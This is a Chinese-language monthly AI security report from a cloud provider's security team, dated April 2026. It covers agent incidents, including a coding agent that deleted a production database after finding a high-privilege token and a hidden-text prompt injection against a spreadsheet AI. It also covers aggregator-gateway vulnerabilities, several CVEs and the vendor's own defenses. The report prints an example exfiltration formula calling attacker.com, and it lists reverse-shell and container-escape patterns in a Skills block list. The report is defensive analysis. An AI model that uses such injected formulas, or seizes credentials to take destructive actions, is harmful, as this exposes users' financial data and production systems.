

火山引擎AI安全态势报告-2026年4月


关于 AI 安全态势月报

当前 AI 技术迅猛迭代，涌现出很多新的产品和架构形态、产品交互更加原生直接，用户和供应链生态在安全结果的权重快速放大，安全格局从平台侧单一的安全保障、转向全链路协同共治，传统安全经验认知、安全加固措施、风险扫描工具、监控审计能力等都面临全新挑战。为了更加从容应对 AI 变革浪潮、筑牢安全底座，切实守护每一位火山用户的业务稳定与数据安全，火山安全保障团队秉持透明、务实和担当的态度，自 3 月起常态化推出月度 AI 安全态势报告，我们希望通过持续、专业的风险洞察与态势研判，与用户、产品及生态伙伴并肩同行，共同护航 AI 生态安全、有序、高质量发展。

整体安全态势

(一) 火山引擎 AI 产品攻防动态

- 4 月拦截主机弱口令爆破 5177 万次，4 月攻击拦截外部漏洞攻击 7888 次，攻击类型主要集中在 SQL 注入攻击（4k）、路径遍历类扫描（1.4k）、历史反序列化漏洞利用尝试（0.8k），整体拦截量较 3 月下降约 58%
- 火山安全团队持续开展 Skills 安全扫描能力，4 月扫描国内[ClawHub 镜像站](#)全量 4 万+ Skills，扫描并下线恶意 Skill 2600+，主要的风险类型有提示词注入与操控（52.5%）、持久化与流程劫持（32.1%）、权限获取与提升（6.8%）



(二) 行业动态

4 月 AI 安全风险进入爆发期，风险由概念预判转向生产网实战化威胁。AI Agent 成为安全重灾区，PocketOS 运维 AI 自主越权，短时间删除生产数据库及全量备份，暴露 Agent 自主决策、权限失控的致命隐患。

间接提示注入、RAG 知识库投毒风险频发，Ramp 财务 AI 遭恶意表格注入，引发企业全域财务数据泄露。LiteLLM、NewAPI/OneAPI 等 AI 网关与中间件高危漏洞、供应链投毒集中暴露，聚合平台数据泄露、未授权访问事件高发。

同时 AI 武器化、模型越狱、版权侵权（人脸 / 影视素材训练生成）监管整治加码，企业生产内网部署 AI Agent 的**权限失控、数据泄露、误操作、合规追责**风险全面陡增。

安全事件趋势

（一）AI Agent 安全管控风险突出

事件概况

- **PocketOS 生产数据库被 AI Agent 误删除**，4 月 24 日，美国汽车租赁 SaaS 服务商 PocketOS 创始人在预发布环境用 Cursor AI 编程助手（基于 Anthropic Claude Opus 4.6）处理常规任务，遇凭证不匹配报错，AI 自主搜索代码库、找到高权限 Railway API Token（Railway 是云 DBaaS）、单条 Railway GraphQL API 请求**9 秒删除 PostgreSQL 生产库和所有卷级备份，业务中断 30 小时**，引用[1][2]
- **Ramp 财务 AI Agent 数据泄露**，美国企业财务独角兽 Ramp 的 Sheets AI 遭间接提示注入，攻击者制作含隐藏恶意指令的外部表格，用“白底白字”隐藏提示注入、肉眼不可见，AI 将隐藏指令当合法提示，自动插入恶意公式（如 `=IMAGE("https://attacker.com/steal?data=XXX")`）并自动执行，**把全量财务数据（账单、预算、现金流）发送到攻击者服务器，全程无日志、无告警、无感知**，事件于 2 月 19 日发现、4 月 30 日公开复盘，引用[1][2]

趋势判断

3 月 OpenClaw 的出圈爆发，标志着**AI Agent 进入产业化普及阶段**。企业把 AI Agent 部署到生产内网，打通业务系统、数据库、运维权限、可调用接口、可执行运维命令等能力已成必然。AI Agent 在持续加速替代内部传统的CICD、运维、审批、OnCall、管控等平台 and 流程。企业享受提质增效、降本减耗利好的同时，AI Agent 深度融入生产核心资产，导致安全风险同步陡增、隐患链式传导，已成为企业必须前置防控的关键风险点，下面列举了AI Agent在企业部署常见的风险场景和影响：

风险类型	风险场景	风险结果
权限失控风险	● Agent 被授予生产库增删改、服务器命令执行、云资源删除、配置下线等高权限 ● 权限未做最小化，一次性赋予全域管理员权限 ● 可自主搜索代码、读取配置、抓取 Token / 密钥	Agent 具备自主工具调用 + 高权限，就天然存在自主误操作、恶意被诱导删改核心数据的高危风险
提示注入风险	● 允许用户自由输入指令、上传外部文档/Excel/PDF/网页内容 ● RAG 知识库引入外网资料、行业表格、第三方文档	被诱导篡改账单、批量删订单、导出全量用户 / 财务数据、外发至攻击者服务器

	系统提示与用户数据、外部上下文混在同一窗口无隔离	
环境与边界风险	- 测试 / 预发 / 生产环境无隔离，Agent 分不清环境 - 办公网、外网、生产网互通，Agent 可跨网横向访问 - 未做 IP 白名单、资源访问无白名单控制	调试操作误作用于生产、内网端口扫描、越权访问其他业务系统，触发连锁故障
数据泄露与合规风险	- Agent 处理：用户隐私、订单、财务、合同、数据库结构、密钥凭证 - 依赖 N**API/O**API/ 灰色聚合中转 调用大模型 - 对话日志、Prompt 明文留存、无脱敏、无加密	企业核心商业数据、个人敏感信息泄露、暗网售卖，触犯《网安法》《个保法》，面临罚款、整改、负责人追责
中间件与供应链漏洞风险	- 使用未加固开源版本、默认配置、默认密码 - 第三方镜像、公共组件存在后门、挖矿、SQL 注入、SSRF、未授权访问	中间件被攻破 → 攻击者接管 Agent 身份，以 Agent 合法高权限在内网拖库、删库、驻留后门
无审计无复核无熔断风险	- 高危操作（删、改、批量导出、下线服务）无人工审批 - 无全链路日志、不可溯源 - 无行为基线、无异常告警、无自动熔断	Agent 失控或被劫持后无人拦、无告警、事后查不出原因，事故扩大、无法定责复盘
版权与业务欺诈风险	- 允许上传人脸肖像、影视剧 IP、受版权保护素材做生成 / 训练 - Agent 对接客服、公告、审批流程，可自动生成对外文案	肖像权 / 著作权侵权被起诉、监管下架整改；被诱导生成虚假公告、伪造审批、业务诈骗

安全建议

- 规范先行，企业制定适合自身的 AI Agent 生产网准入安全规范，全员宣贯
- 安全管控
 - 权限：严格最小权限，禁止给 Agent 不可逆高危删除权限
 - 隔离：网络、环境、资源三层隔离，白名单访问
 - 护栏：高危操作强制人工二次确认，建立异常行为自动熔断
- 安全合规
 - 输入净化：外部输入数据（文档、图片、音视频等）清除隐藏字符、批注等，防止间接提示注入
 - 链路合规：禁用灰色聚合中转，改用官方直连、企业合规 MaaS或私有化部署模型
 - 审计留存：全链路日志不可篡改，留存至少6个月

- **补丁治理**：依赖组件定期漏洞预警、版本升级、漏洞闭环

(二) AI API 聚合类服务呈现系统性风险

事件概况

- **N**API 二次开发站 SSRF 漏洞可致数据泄露**，项目接口 /v1/image 的 image_url 参数用户可控、存在 SSRF 漏洞（≤v0.9.0.4），第一次修复不彻底、可 302 重定向绕过（≤v0.9.5），两个漏洞 25 年底只在少数研究者中传播，26 年初 AI 攻击工具（如自动化扫描器、LLM 生成 EXP）成熟，黑产把两个漏洞做成一键化利用工具，批量扫描全网二开站，加之大量二开站一直未升级至安全版本，后工具扩散，黑产大规模利用；截止发稿前，又出现新的绕过方式，引用[1][2]

趋势判断

AI API 聚合类服务（也称 API 中转站、聚合网关等）已成为连接用户与 Seedance、GLM、GPT、Claude 等大模型的一类庞大中间层。其生态快速分化、安全风险突出，是今年 AI 安全事件的高发区。目前生态已经出现企业级 MaaS 聚合平台（正规军）、海外极客社区型聚合平台（活跃但不稳）、中小 / 个人中转站（灰色地带、风险最高）三类分层。尤其是**中小 / 个人中转站类聚合服务**，可能存在以下风险：

风险类型	风险场景
漏洞攻击风险	● 使用开源服务漏洞高发，统计显示国内 90% 的中转站基于开源的 O**/N**API 开发，历史存在默认密码未修改、SQL 注入、SSRF、越权等漏洞，聚合网站被攻击后，用户存储的问答上下文、知识库、API 密钥等数据资产全部泄露 ● 缺乏安全运维能力，这些站长只是赚快钱，基于网上教程搭建一个服务就开张营业，不具备基本的安全运维能力，缺乏安全感知、告警、补丁升级等常态化安全保障措施
数据泄露风险	● 明文存储全量数据，用户 Prompt、代码、商业文档、隐私对话无加密留存，可被站长任意查看、打包售卖 ● RAG 知识库泄露，企业私有文档、数据库结构、API 密钥随请求上传，直接暴露核心资产
模型投毒与恶意注入	● 模型偷换 + 输出投毒，返回结果中植入反向 Shell、恶意依赖包、拼写陷阱（如 <code>requeasts</code> 替代 <code>requests</code>），接管用户服务器、窃取密钥 ● 隐藏指令劫持，在回复中加入隐形前缀 / 后缀，诱导 AI 工具执行恶意命令（如删库、删卷、下载木马） ● 上下文污染，通过长对话注入恶意记忆，长期影响 AI 行为，触发 PocketOS 式删库事件
API 密钥与权限泄露	● 密钥明文存储 / 传输，聚合平台 API Key、上游厂商密钥无加密保存，一次泄露全盘失守 ● 高权限令牌滥用，如 PocketOS 事件，AI 获取全局管理员 Token ● 权限隔离失效，多租户共享同一权限池，A 用户可越权访问 B 用户数据、上下文
资金与业务欺诈风险	● 恶意扣费，虚报 Token、强制升级套餐、余额清零跑路 ● 服务中断，平台被封禁、服务器宕机、无备份导致业务彻底瘫痪

合规与法律风险

- **无证经营**，无《增值电信业务经营许可证》《网络安全等级保护》资质，**存在关停风险**
- **数据出境违法**，国内用户数据未经安全评估出境，违反《数据安全法》《个人信息保护法》，**最高可罚年营业额 5%**
- **侵权责任**，聚合平台未经授权分发模型 API，**侵犯厂商知识产权**

安全建议

1. 优先**官方直连方式**，安全、透明、可靠，确实需要多模型调度，可以选择国内合规聚合节点，避免个人小站、低价“免费”、开源一键部署的平台站点
2. Prompt / 响应**全程 TLS 加密**，**禁止明文传输 / 存储**
3. 敏感数据（代码、商业文档、密钥）**先脱敏再输入**，**禁止直接上传原始数据**，RAG 知识库**私有化部署**，**禁止通过公共聚合 API 调用**
4. 定期**轮换 API 密钥**，**隔离模型内网与公网**

重要安全漏洞

（一）MCP STUDIO 设计层命令执行

2026 年 4 月，由 OX Security 披露并经云安全联盟（CSA）确认，模型上下文协议（MCP）的官方 SDK 中存在一个“设计层面”的系统性漏洞。该漏洞源于 MCP 的 STUDIO（标准输入/输出）传输模式，其实现方式允许在特定条件下导致远程代码执行（RCE）。由于 MCP 是 AI Agent 与外部工具交互的事实标准，此设计缺陷波及了所有使用官方 SDK 的下游生态，包括 LangChain、LiteLLM 等知名框架和众多 AI IDE、Agent 平台，构成了严重 AI 供应链风险。

修复建议

由于此漏洞源于协议层面的设计，仅靠下游应用补丁难以根除风险，建议从严格鉴权、沙箱执行和攻击面梳理维度管控风险。

（二）Google ADK 身份验证缺失与代码注入漏洞

漏洞概述

Google Agent Development Kit (ADK) 是 Google 为帮助开发者构建和部署 AI Agent 而提供的工具集。ADK 中存在一个严重安全漏洞（CVE-2026-4810），该漏洞由身份验证缺失和代码注入造成，允许未经授权的攻击者在部署了基于 ADK 的 Agent 的服务器上执行任意代码。

修复建议

将 Google ADK 升级至 1.28.1、2.0.0a2 或更高版本

（三）Flowise Airtable Agent 远程代码执行漏洞

漏洞概述

Flowise 是一个低代码/无代码工具，用于构建和部署定制化的 AI 应用和聊天机器人。其内置的 Airtable Agent 存在一个严重安全漏洞（CVE-2026-41265）。由于该节点在处理输入时未进行充分过滤，攻击者可注入恶意代码执行。

修复建议

将 Flowise 升级至 3.1.0 或更高版本

（四）Spring AI CosmosDBVectorStore SQL 注入漏洞

漏洞概述

Spring AI 是 Spring 生态中的官方开源 AI 应用开发框架，提供统一的 API 来集成各类大语言模型、向量数据库和 Embedding 模型。其中的 CosmosDBVectorStore 组件专用于对接 Azure Cosmos DB 向量存储。该组件在处理文档删除请求时，因不当的字符串拼接方式构造 SQL 查询，导致了 SQL 注入漏洞（CVE-2026-40978），对数据安全构成直接威胁。

修复建议

将 Spring AI 升级至 1.0.6、1.1.5 或更高版本

安全能力建设

（一）AICC 机密计算上线 Doubao-Seed-2.0-Pro / Lite 两大主力模型

AICC 现已完整支持 Doubao-Seed-2.0-Pro、Doubao-Seed-2.0-Lite 两大主力模型，满足不同性能与成本场景需求，同时新增行业领先的 GLM-5.1 大模型，为企业提供更多高性能模型选择，后续将持续扩展 GLM 全系列模型的支持覆盖。全新推出 DeepSeek-V3.2，全面替代旧版 V3.1，在推理效果、运行效率、安全防护层面实现全方位同步提升。

（二）火山方舟上线 Seedance 2.0 安全创作保障能力

4 月，火山引擎正式上线 Seedance 2.0 系列 API 服务，企业和个人用户可以调用其视频生成能力，重塑 workflow、探索全新的产品形态和应用场景。AI 视频创作的规模化应用，离不开完善的合规与安全机制。

为此，围绕 Seedance 2.0 安全创作，火山方舟在全链路风险防控基础上，进一步构建了人像保护及内容创作支持等系统性解决方案，让创作者在更宽广、更安心的空间里，充分地释放模型潜能。

- **人像保护：**围绕真人与虚拟人像，建立授权管理、入库与调用机制，协助创作者在明确授权边界的前提下使用人像素材；同时，开放 1 万+ 高质量虚拟人像，为创作者提供开箱即用的选择
- **内容创作支持：**平台致力于构建健康、开放的创作者生态。针对创作者拥有授权的版权资产，提供规范的专属入库与调用管理机制，协助创作者在安全可控的环境中释放版权价值
- **全链路风险防控：**覆盖通用内容安全、肖像保护与版权保护三大维度，拦截高风险内容；同时，为 Seedance 2.0 等特定模型生成的内容构建授信机制，在安全底线基础上，努力保障二次创作的合规与高效

(三) 火山引擎ArkClaw安全防护体系

智能体安全防护从默认安全设计、产品安全保障、纵深防御方案和持续安全运营四个层级系统构建 ArkClaw 企业版的安全体系，形成覆盖“事前预防、事中检测、事后响应”的闭环防护能力，确保服务全程安全可控。

- 1. **默认安全设计**：针对 OpenClaw 安全风险提供默认加固配置，有效控制原生 OpenClaw 的安全暴露，同时对云服务资源账号实施强化管理，并通过隔离措施（如账号隔离、VPC 隔离、安全组隔离）对相关资源进行网络隔离
- 2. **产品安全保障**：围绕 ArkClaw 建立覆盖全生命周期的安全保障流程，依托 AI 驱动的自动化安全能力，结合安全专家经验与最佳实践，对产品进行全方位安全加固，持续检验并提升安全水位
- 3. **纵深防御方案**：面向 OpenClaw 业务安全风险构建多层次业务安全纵深防御能力，并针对通用安全风险同步部署基础安全防护措施
- 4. **持续安全运营**：围绕 OpenClaw 业务安全风险（如 Prompt 注入、Skills 引入等）持续开展安全运营，同时针对 CC/DDoS 攻击、漏洞攻击、云上入侵等基础安全风险实施持续监测与响应

1. 默认安全设计

本节从“默认安全设计”视角梳理了 ArkClaw 企业版在 OpenClaw 业务风险和云服务通用风险上的基础防护能力：一方面，通过网关绑定本地、来源限制、安全组隔离、提示词加固、镜像与 Skills 准入、安全配对与沙箱隔离、日志脱敏等措施，针对 OpenClaw 六类典型安全风险进行默认加固；另一方面，依托 WAF 与 DDoS 防护、统一身份鉴权、多租户网络隔离以及云资源与账号配置基线管控，在网络与边界、身份与访问、租户隔离及云账号等层面构建稳定可靠的安全底座。

风险大项	风险子项	默认安全设计
Open Claw 安全风险	一、不安全的访问控制	1. 网关配置：ArkClaw 原生 Gateway 默认绑定 127.0.0.1，避免了直接公网暴露；浏览器 CDP 端口默认绑定 127.0.0.1，避免 CDP 端口直接暴露公网 2. 来源限制：ArkClaw 采用 trusted-proxy 的认证方式，只允许来自统一网关的请求访问，避免了非网关请求的直接访问 3. 网络隔离：大企业版为每个企业分配独立资源账号，实现账号级强隔离；中企业版在共享资源账号的同时，为每个企业提供独立 VPC，VPC 间默认隔离，并通过 VPC 内东西向安全组控制进一步收敛边界；小企业版在共享资源账号和 VPC 的前提下，通过 VPC 内 ECS 之间默认东西向安全组隔离避免互通。企业内网与 ArkClaw 网络打通，严格走云上标准打通方案。
	二、提示词注入与记忆投毒	1. 提示词注入加固：针对 SOUL.md 进行提示词加固，防止 Prompt 注入导致的敏感信息泄漏以及敏感文件的读取 2. AI助手安全（ClawSentry）默认开启：依托旁路监控架构实现全流程防护，实时识别并拦截提示词注入、越权访问、数据泄露等高危行为

	三、供应链安全攻击	1. 镜像安全：定期更新 OpenClaw 原生镜像，将安全补丁进行合入，并对镜像进行例行的安全扫描 2. Skills安全：针对 ArkClaw 自带的 Skills 以及火山官方的 Skills 市场进行安全准入扫描，高风险 Skill 禁止准入
	四、不安全的消息接入	1. 安全配对：默认需要通过 Pairing Code 将消息渠道的机器人与 ArkClaw 进行配对认证，确保可信的消息渠道机器人的接入 2. 群聊场景：ArkClaw 明确在产品文档中标记“在群聊场景下可能存在凭证泄露等风险，请谨慎使用”，接入的飞书渠道的机器人，默认不会对群成员进行应答
	五、不安全的工具执行	1. 默认沙箱：默认云服务器运行于隔离沙箱环境，沙箱内不会注入可用于访问云平台控制面或其他租户资源的有效凭据
	六、日志泄漏敏感信息	1. 日志脱敏：ArkClaw 默认对日志进行脱敏配置，防止个人敏感信息的日志打印与存储
云服务通用安全风险	一、网络与边界安全	1. WAF防护默认开启：WAF 默认开启 7 层 CC 和漏洞攻击防护能力，对 Bot 自动化接口滥用和恶意数据爬取行为进行拦截 2. DDoS 防护默认开启：对常规 DDoS 攻击提供流量清洗与稳态防护。
	二、身份与访问安全	1. 基础鉴权默认配置：统一接入火山登录态与 IAM 鉴权能力，网关层默认基于 IAM 实现细粒度访问控制，确保仅授权主体可以访问 ArkClaw 相关资源。
	三、租户隔离和多租户安全	1. 租户隔离默认配置：通过隔离措施（如账号隔离、VPC隔离、安全组隔离）对不同租户云资源进行网络隔离，默认禁止不同租户云服务器实例之间的互访，保障租户间边界清晰、数据相互隔离。
	四、云资源配置与云账号风险	1. 云资源配置默认加固：在云资源侧默认收紧公网暴露面，严格控制公网 IP 分配和对外开放端口 2. 云账号配置默认加固：在账号侧通过账号用途与使用场景划分、登录安全控制和 AK 管理基线等措施进行默认加固，优先采用无 AK 方案，降低凭据泄露与误用风险。

注意：以上设计均为默认安全配置

2. 产品安全保障

本节从“产品安全保障”视角，系统梳理了 ArkClaw 企业版在上线前后全生命周期内内嵌的安全能力：上线前通过架构评审、代码安全扫描、产物安全扫描以及渗透测试与上线前扫描等环节，将安全基线前置融入设计、开发与发布过程；上线后依托内外部安全众测与红蓝攻防演练，持续从真实攻击视角检验与优化系统防护效果，确保上述能力以默认配置形式长期生效。

- **安全架构评审**针对业务架构与数据流图，开展安全架构评估，重点关注**工作负载安全基线、网络安全基线、数据安全基线、应用安全基线、人员安全基线、内容安全基线**，针对识别到的架构风险推进整改落地
- **代码安全扫描**在编码阶段，接入安全 IDE 插件，对常见安全问题进行检测与自动修正；在代码合入阶段，触发安全扫描，扫描出的风险项禁止合入
- **产物安全扫描**在产物打包阶段，将自动触发产物安全扫描，以检测产物中是否包含 CVE 漏洞及敏感信息。业务方需完成修复后，相关产物方可上线。
- **渗透测试与上线前扫描**渗透测试阶段，将引入安全专家开展渗透测试，针对架构评审中识别出的风险改进情况进行验证，并针对业务逻辑开展深入测试与评估。业务需完成修复后方可上线。
- **内外部安全众测**依托字节跳动安全响应中心，邀请行业顶尖白帽开展**安全众测**依托内部安全官项目，邀请公司内部安全团队开展安全众测
- **红蓝演练**公司中台蓝军模拟外部攻击视角，针对 ArkClaw 开展多轮安全演练

注意：以上能力均为默认配置

3. 纵深防御方案

纵深防御方案以 ClawSentry 为核心，在 AI 助手场景下提供技能供应链安全、助手运行安全与权限行为安全三大能力，解决提示词注入、权限滥用、密钥泄漏与恶意 Skill 攻击等风险，并结合 Web 应用防火墙、DDoS 防护、主机安全与威胁检测响应等基础安全能力，形成“AI 场景安全 + 基础设施安全”的多层防护体系，既保障 ArkClaw 等 AI Agent 全生命周期安全，又确保底层业务与基础资源在攻击与异常下持续稳定可用。

3.1 Claw 安全防护

ClawSentry 是火山针对 ArkClaw 及 AI 助手类智能体安全防护定制的场景化解决方案，旨在将 AI 助手从少数极客的“玩具”，变成人人“敢用”、“好用”的可靠生产力伙伴产品。

通过提供 AI Agent 的 Skills 运行安全、AI 行为治理、数据安全防护、企业统一安全管控等服务，帮火山用户解决提示词注入、权限滥用、密钥泄漏、恶意 Skill 攻击等使用痛点，实现对 ArkClaw 等 AI Agent 全生命周期的安全保护，保障使用者在安全可控的范围内无忧养虾。

ClawSentry 安全方案主要包括以下三项能力：

1. **供应链安全 - 工具可信，持续巡检：**提供针对 Skills 的安全检查能力，包括 Skill 本身的安全检查，也包括可疑网络请求和操作的监测。
2. **助手运行安全 - 高危复核，操作留痕：**AI 助手运行时安全，包括了在 OpenClaw 思考前执行的前置风险评估，如提示词注入防护，也包括其运行时的安全管控，如敏感数据泄漏、高危/恶意操作的实时拦截等。且支持在助手执行高风险操作前，必须二次确认后方可执行。
3. **权限行为安全 - 最小权限，主动授权：**权限与行为安全解决的核心问题，是谁在发布指令，Agent 在以什么权限、代表谁执行操作，该操作与当前任务/角色是否一致。通过遵循“最小权限”和“显式授权”原则，所有权限均由用户主动授予，未经用户同意，Agent 无法访问任何受保护的资源，权限也可一键撤销、即时生效。

3.2 基础安全防护

基础安全防护通过 Web 应用防火墙、DDoS 防护系统、主机安全防护以及威胁检测与响应四类能力，分别覆盖接入网关的应用层攻击与自动化滥用防护、大流量 DDoS 攻击清洗、主机侧漏洞与入侵防御，以及对云上资产、流量与操作行为的持续监测和自动化处置，构建从边界到主机再到威胁发现与响应的底座安全能力体系。

- Web 应用防火墙针对接入网关攻击防护，包括 7 层 CC / 漏洞攻击以及 Bot 自动化接口滥用和数据爬取
- DDoS 防护系统针对接入网关进行 DDoS 的防护，可实时清洗海量异常流量，精准拦截各类网络层与应用层 DDoS 攻击，保障业务带宽、服务器资源不被耗尽，确保服务持续可用
- 主机安全防护通过对服务器进行漏洞检测、入侵监控、病毒查杀、基线加固与行为审计，全面抵御暴力破解、提权入侵、木马挖矿等威胁，保障主机稳定与数据安全。
- 威胁检测与响应可持续监测云资产、流量与操作行为，实时发现异常入侵、违规访问与恶意攻击，并自动联动处置，实现云上威胁快速发现、分析与闭环响应

4. 持续安全运营

本节从“持续安全运营”视角，系统梳理了 ArkClaw 及技能中心在业务与基础两条主线上构建的纵深防护体系：业务侧围绕 Prompt 注入与 Skills 安全准入，识别并拦截敏感文件读取、异常命令调用等高危行为；基础侧则通过 CC/DDoS、防漏洞、主机与云上入侵检测等能力的持续运营，保障业务接口稳定与底层资源安全可用，使安全能力以默认配置的方式长期内嵌于系统运行之中。

运营大类	运营类型	运营说明
业务安全运营	Prompt 注入安全运营	针对 ArkClaw 产生的 Prompt 注入攻击进行安全运营，确保安全策略满足客户防护要求，阻断针对 ArkClaw 的敏感文件读取，异常命令调用等行为
	Skills 安全运营	针对上架至技能中心的 Skills 以及运行时的 Skills 开展安全扫描，对于高风险项禁止准入。目前，高风险准入项如下： 1. 【1-7】包体文件存在内容安全风险 2. 【2-1】skill.md 中存在提示词注入风险 3. 【2-2】skill.md 中存在敏感行为声明 4. 【3-1】包体内部的 Python/JavaScript/Bash 代码存在已知的恶意代码模式 5. 【3-3】代码是否存在容器内敏感信息收集或容器逃逸行为 6. 【3-5】代码是否尝试访问文件系统的敏感路径 7. 【7-1】代码中存在未加密的网络通信 8. 【7-2】代码尝试建立反向 Shell 等具有 C2 特征的网络连接 9. 【8-1】检查项目所使用的开源组件许可证不合规

基础安全运营	CC 攻击安全运营	持续监测应用层请求异常，通过限速、人机验证与智能拦截，保障业务接口稳定可用。
	DDoS 攻击安全运营	实时监测流量异常，联动清洗与黑洞策略，快速抵御大流量攻击，保障业务不中断。
	漏洞攻击安全运营	持续监测并拦截 SQL 注入、XSS 等漏洞利用攻击，下发虚拟补丁实现漏洞防护闭环，保障 Web 应用安全稳定。
	主机安全运营	对服务器进行基线加固、入侵监测、病毒查杀与异常行为审计，抵御挖矿、木马、暴力破解等主机侧威胁。
	云上入侵检测安全运营	全量监控云内流量、操作与资产行为，实时识别异常入侵与横向移动，实现快速告警与闭环处置。